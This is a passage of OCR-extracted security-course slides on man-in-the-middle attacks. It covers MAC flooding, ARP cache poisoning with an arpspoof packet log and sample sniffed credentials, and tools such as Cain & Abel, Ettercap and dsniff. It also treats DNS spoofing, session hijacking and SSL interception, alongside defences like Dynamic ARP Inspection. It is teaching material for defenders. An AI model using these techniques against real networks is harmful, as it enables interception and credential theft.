The switch may then behave like a hub, sending all traffic out on all ports so that the attacker is able to sniff.

**Countermeasures:**

- Use network monitoring software to detect a surge in the number of packets.
- Use newer switches that won't fail over as a hub

# ARP Cache Poisoning



Address Resolution Protocol (ARP) resolves IP addresses into MAC addresses.

IP and MAC pairings are temporarily stored in the ARP cache.

When you want to communicate with another machine, the OS checks the ARP cache for any entries, if there is none, it will transmit an ARP discovery packet.

When you receive the ARP reply, the relevant data is entered in the ARP cache.

The basis of poisoning is that the ARP protocol allows unsolicited ARP replies!

When packets travel a switched network, the switch will transmit the packet on the cable/port that the destination MAC exists on and no other, at least by default or normal operation.

# ARP Normal Operation



Fm: 00:0C:29:AB:12:BB

To: FF:FF:FF:FF:FF:FF

ARP Request

Who has 192.168.1.1


Tell 00:0C:29:AB:12:BB

Fm: 00:0C:29:AB:12:AA


To: 00:0C:29:AB:12:BB


ARP Reply

192.168.1.1 is at 00:0C:29:AB:12:AA




192.168.1.3 00:0C:29:AB:12:CC






192.168.1.1 00:0C:29:AB:12:AA


192.168.1.2 00:0C:29:AB:12:BB

192.168.1.1 00:0C:29:AB:12:AA

# ARP Cache Poisoning

mile2.com

Fm: 00:0C:29:AB:12:CC

To: 00:0C:29:AB:12:BB

ARP Reply

192.168.1.1 is at 00:0C:29:AB:12:CC

Fm: 00:0C:29:AB:12:BB

To: 192.168.1.1 / 00:0C:29:AB:12:CC

www.website.com/login.asp


User-Andy176 Pass-Yhj28xg

Fm: 00:0C:29:AB:12:BB

To: 192.168.1.1 / 00:0C:29:AB:12:AA

www.website.com/login.asp


User-Andy176 Pass-Yhj28xg





192.168.1.3 00:0C:29:AB:12:CC

192.168.1.1 00:0C:29:AB:12:AA

**Hacker**






192.168.1.1 00:0C:29:AB:12:AA


192.168.1.2 00:0C:29:AB:12:BB

192.168.1.1 00:0C:29:AB:12:CC

# ARP Cache Poisoning Tool



**Since entries in the ARP cache timeout, the attacker must send a pair of spoofed ARP reply packets on a recurring basis.**

**Shown below are poison packets being sent every 30 seconds by the attack tool arpspoof.**

**Notice how both IP addresses are being mapped to the identical MAC address – the MAC address of the attacker!**

aterm

```
18:13:24.092696 arp reply 10.0.1.2 is-at 0:e:35:8f:ea:26
18:13:24.093544 arp reply 10.0.1.1 is-at 0:e:35:8f:ea:26
18:13:50.789990 arp reply 10.0.1.2 is-at 0:e:35:8f:ea:26
18:13:50.790051 arp reply 10.0.1.1 is-at 0:e:35:8f:ea:26
18:14:17.770105 arp reply 10.0.1.2 is-at 0:e:35:8f:ea:26
18:14:17.771018 arp reply 10.0.1.1 is-at 0:e:35:8f:ea:26
18:14:44.690022 arp reply 10.0.1.2 is-at 0:e:35:8f:ea:26
18:14:44.690064 arp reply 10.0.1.1 is-at 0:e:35:8f:ea:26
```

# Countermeasures



Use IDS products (such as Snort) to monitor for changing IP-to-MAC address pairings.

Use ARP-cache monitoring programs. ARPWatch is a Unix program that keeps a table of IP-to-MAC pairings with the goal of alerting an administrator to ARP poisoning.

Sophisticated network devices like Cisco Catalyst Switches have Dynamic Arp Inspection (DAI) to detect ARP poisoning.

## Overview of Dynamic ARP Inspection

Dynamic ARP Inspection (DAI) is a security feature that validates Address Resolution Protocol (ARP) packets in a network. DAI allows a network administrator to intercept, log, and discard ARP packets with invalid MAC address to IP address bindings. This capability protects the network from certain "man-in-the-middle" attacks.

This section contains the following subsections:

- ARP Cache Poisoning, page 31-2
- Dynamic ARP Inspection, page 31-2


# Tool: Cain and Abel



**Cain & Abel is a password recovery tool that recovers passwords by sniffing the network and cracks the encrypted password using various attacks like Brute-force and dictionary attacks.**


**Cain can be configured to poison a pair of machines, or an entire subnet. By default, Cain will send the spoofed ARP reply packets every 30 seconds.**

ARP poisoning button



# Ettercap






**Ettercap is another tool that you can use for ARP cache poisoning or OS fingerprinting to name a few…**

# Linux Tool Set: Dsniff Suite



Dsniff is a password sniffer that has a collection of Unix-based tools for network auditing and penetration testing.

dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, and webspy passively monitor a network for interesting data (passwords, NFS files, e-mail, chat messages, URLs, respectively).


arpspoof, dnsspoof, and macof facilitate the interception of network traffic normally unavailable to an attacker due to layer-2 switching.


sshmitm and webmitm implement active monkey-in-the-middle attacks against redirected SSH and HTTPS sessions by exploiting weak bindings in ad-hoc PKI.

# Dsniff Operation



**Dsniff can recognize a multitude of authentication protocols like FTP, telnet, SMTP, POP3, HTTP, plus a number of 3rd party protocols.**



# MailSnarf, MsgSnarf, FileSnarf




**Mailsnarf is capable of capturing and outputting SMTP mail traffic that is sniffed on the network.**

**Msgsnarf can capture AIM, Yahoo, and MSN Messenger instant messaging traffic.**

**Filesnarf will capture NFS file transfers.**

**Webspy will display sniffed HTTP traffic in the attacker's browser.**





# What is DNS spoofing?



DNS spoofing is a term used when a DNS server accepts and uses incorrect information from a host that has no authority giving that information.

DNS spoofing is, in fact, malicious cache poisoning where forged data is placed in the cache of the name servers.

Spoofing attacks can cause serious security problems for DNS servers vulnerable to such attacks, for example, causing users to be directed to wrong Internet sites.




# Tools: DNS Spoofing



**These tools can issue fake DNS replies in order to redirect a client to an attacker's fake/fraudulent server:**

| DNSspoof (part of Dsniff for Unix) | WinDNSspoof (for Windows) | Cain and Abel (for Windows) | DNS Hijacker (for Unix) |
|---|---|---|---|

**Cain's DNS Spoofer**





```
DNSSPOOF(8)

NAME
       dnsspoof - forge replies to DNS address / pointer queries

SYNOPSIS
       dnsspoof [-i interface] [-f hostsfile] [expression]

DESCRIPTION
       dnsspoof  forges  replies to arbitrary DNS address / pointer queries on
       the LAN. This is useful in bypassing hostname-based access controls, or
       in implementing a variety of man-in-the-middle attacks.
```

# Session Hijacking




## TCP Session Hijacking

- Spoofs the address of one entity in an active connection, interjects self into dialog, may disconnect other entity with DoS
- Victim is communicating with an attacker and thinking that he is communicating with a legitimate entity
- Attacker must properly guess the TCP sequence numbers for proper interjection



# Breaking SSL Traffic






**For a successful SSL attack, the hacker will be performing ARP poisoning or DNS poisoning in order to pre-re-direct traffic.**

**A hacker can create fake certificates and pretend to be the real server. If victim accepts fake certificate, attack is successful.**

**Two simultaneous SSL connections are established: between the victim and the hacker, and between the hacker and the real server.**

# Tool: Breaking SSL Traffic



**If a victim is misled to a hacker's webserver via DNS spoofing/poisoning or URL obfuscation, the victim might accept a fake certificate.**


**The hacker can then play a MITM attack against the victim using tools like webmitm & sshmitm**

```
SSHMITM(8)

NAME
       sshmitm - SSH monkey-in-the-middle

SYNOPSIS
       sshmitm [-d] [-I] [-p port] host [port]

DESCRIPTION
       sshmitm  proxies and sniffs SSH traffic redirected by dnssp
